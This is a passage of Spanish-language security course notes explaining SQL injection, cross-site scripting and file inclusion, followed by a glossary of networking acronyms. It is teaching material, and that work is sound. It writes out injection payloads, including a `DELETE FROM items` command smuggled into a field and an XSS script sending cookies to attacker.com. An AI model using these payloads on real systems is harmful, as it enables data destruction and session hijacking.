→ se mantiene; ↘/↗ baja/sube; ∪ se fusiona; × sale de la lista. Existen ediciones posteriores del Top 10 (2021 y siguientes).

[1] Desde que se hicieron estas transparencias, HTTP/3 se publicó como estándar (RFC 9114, junio de 2022). Funciona sobre QUIC, que va sobre UDP en vez de TCP.

4.7. Ataques de inyección

- Los fallos de inyección ocurren cuando un atacante puede enviar **datos hostiles a un intérprete**.
- Esos datos pueden engañar al intérprete para que **ejecute órdenes no previstas** o **acceda a datos sin la autorización adecuada**.
- Se encuentran a menudo en SQL, órdenes del SO, XPath, analizadores XML, cabeceras SMTP, argumentos de programas, etc.

Importante

La causa raíz es la **falta de validación / saneamiento de las entradas**.

4.7.1. Inyección SQL

La transparencia abre con la viñeta 327 de xkcd (`https://xkcd.com/327/`), la de "Little Bobby Tables": un colegio pierde la tabla de alumnos porque un niño se llama, literalmente, como una orden SQL que borra la tabla. La moraleja es sanear las entradas de la base de datos.

- Surge por **no codificar ni escapar la entrada controlada por el usuario** cuando se incluye en consultas SQL.

Ejemplo 1: devolver todos los registros

La aplicación construye la consulta con datos no fiables:

```
String query = "SELECT * FROM accounts WHERE custID='"
             + request.getParameter("id") + "'";
```

El atacante cambia el parámetro `id` en el navegador a `' or '1'='1`. La consulta queda:

```
SELECT * FROM accounts WHERE custID='' or '1'='1'
```

Como `'1'='1'` siempre es cierto, el servidor devuelve **todos los registros** de la tabla `accounts`.

Ejemplo 2: más peligroso

```
String query = "SELECT * FROM items WHERE owner = '" + userName
             + "' AND itemname = '" + ItemName.Text + "'";
```

El atacante envía como `userName`: `name'; DELETE FROM items; --`

- La consulta se convierte en **dos consultas**, y la segunda **borra todos los elementos** de la tabla.
- El `--` final convierte en comentario el resto de la consulta original.
- No funciona en todos los SGBD (sistemas gestores de bases de datos), porque no todos admiten varias consultas seguidas.

4.7.2. *Cross-site scripting* (XSS)

- Ocurre cuando un atacante **inyecta un script de navegador** en una aplicación web.
  - El script no se ejecuta en el servidor, sino en el **navegador de la víctima**.

- El servidor web simplemente le entrega el script a la víctima.

- La víctima normalmente tiene que hacer clic en un enlace malicioso que le llega por *phishing*, por webs maliciosas de tipo *watering hole* ("abrevadero": webs legítimas que frecuenta la víctima y que el atacante compromete), por publicidad, etc.
- Suele ser JavaScript, pero puede ser cualquier otro contenido que el navegador pueda ejecutar.
- Tipos básicos:
  - **XSS reflejado** (*reflected*): el servidor incluye la entrada del usuario sin sanear en el HTML de salida. Un ataque con éxito permite ejecutar HTML y JavaScript arbitrarios en el navegador de la víctima.
  - **XSS almacenado** (*stored*): el servidor guarda la entrada del usuario sin sanear, y otro usuario o un administrador la ve más tarde. Es un riesgo **alto o crítico**.

Ejemplo de XSS

El servidor construye la página HTML de salida con una entrada sin validar:

```
(String) page += "<input name='creditcard' type='TEXT' value='"
              + request.getParameter("CC") + "'>";
```

El atacante cambia el parámetro `CC` en el navegador a:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>
```

El `'>` cierra el atributo y la etiqueta `input`, y lo que sigue se interpreta como un script. Así, el ID de sesión de la víctima se envía a la web del atacante, que puede **secuestrar su sesión** actual. (Contra esto protege el *flag* `httpOnly` de las *cookies*.)

4.7.3. Inclusión de ficheros (*file inclusions*)

- Ocurren cuando un atacante consigue **incluir un fichero** en el servidor web, a menudo a través de un script.
- De nuevo, es una vulnerabilidad causada por **entrada del usuario sin la validación adecuada**.
- Tipos básicos:
  - **LFI** (*Local File Inclusion*): incluye un fichero que ya está en el servidor.
  - **RFI** (*Remote File Inclusion*): incluye un fichero alojado en otra máquina, normalmente controlada por el atacante.

Glosario de siglas del tema

ACK *Acknowledgement*, acuse de recibo.

AP *Access Point*, punto de acceso.

ARP *Address Resolution Protocol.*

ASP *Active Server Pages.*

AXFR *Authoritative Zone Transfer.*

BAF *Bandwidth Amplification Factor.*

BD / SGBD Base de datos / sistema gestor de bases de datos (DBMS en inglés).

base64 Codificación que usa 64 caracteres imprimibles.

CC BY *Creative Commons Attribution.*

CGI *Common Gateway Interface.*

CharGEN *Character Generator Protocol.*

CLDAP *Connectionless LDAP.*

CNAME *Canonical Name.*

CSRF *Cross-Site Request Forgery.*

DNS *Domain Name System.*

DNSSEC *DNS Security Extensions.*

DoS / DDoS *(Distributed) Denial of Service.*

DRDoS *Distributed Reflective Denial of Service.*

E2E *End-to-End.*

ETag *Entity Tag*: identificador de versión de un recurso.

FIN *Finish.*

HTML *HyperText Markup Language.*

HTTP(S) *HyperText Transfer Protocol (Secure).*

IANA *Internet Assigned Numbers Authority.*

ICMP *Internet Control Message Protocol.*

IDS / IPS *Intrusion Detection / Prevention System.*

IGMP *Internet Group Management Protocol.*

IHL *Internet Header Length.*

IIS *Internet Information Services.*

IoT *Internet of Things.*

IP *Internet Protocol.*

LAN *Local Area Network.*

LDAP *Lightweight Directory Access Protocol.*

LFI / RFI *Local / Remote File Inclusion.*

MAC *Media Access Control* (dirección física).

mDNS *Multicast DNS.*

MSL *Maximum Segment Lifetime.*

NIC *Network Information Center.*

NS *Name Server.*

NTP *Network Time Protocol.*

OS / SO *Operating System*, sistema operativo.

OTT *Over-The-Top.*

OWASP *Open Web Application Security Project.*

PHP *PHP: Hypertext Preprocessor* (acrónimo recursivo; antes, *Personal Home Page*).

PSH *Push.*

QOTD *Quote of the Day.*

QUIC Nombre propio; al principio se leía como *Quick UDP Internet Connections.*

RFC *Request for Comments.*

RIP *Routing Information Protocol.*

RPC *Remote Procedure Call.*

RST *Reset.*

SMTP *Simple Mail Transfer Protocol.*

SNMP *Simple Network Management Protocol.*

SOA *Start of Authority.*

SQL *Structured Query Language.*

SSDP *Simple Service Discovery Protocol.*

SYN *Synchronize.*

TA *Technical Alert* (del US-CERT, *United States Computer Emergency Readiness Team*).

TCP *Transmission Control Protocol.*

Telnet *Teletype Network.*

TFTP *Trivial File Transfer Protocol.*

TLS *Transport Layer Security.*

TTL *Time To Live.*

TXT Registro de texto.

UDP *User Datagram Protocol.*

URG *Urgent.*

URI / URL *Uniform Resource Identifier / Locator.*

VoIP *Voice over IP.*

VPN *Virtual Private Network.*

WS-Discovery *Web Services Dynamic Discovery.*

XML *eXtensible Markup Language.*

XPath *XML Path Language.*

XSS *Cross-Site Scripting* (X para no confundirlo con CSS, las hojas de estilo).

XXE *XML External Entities.*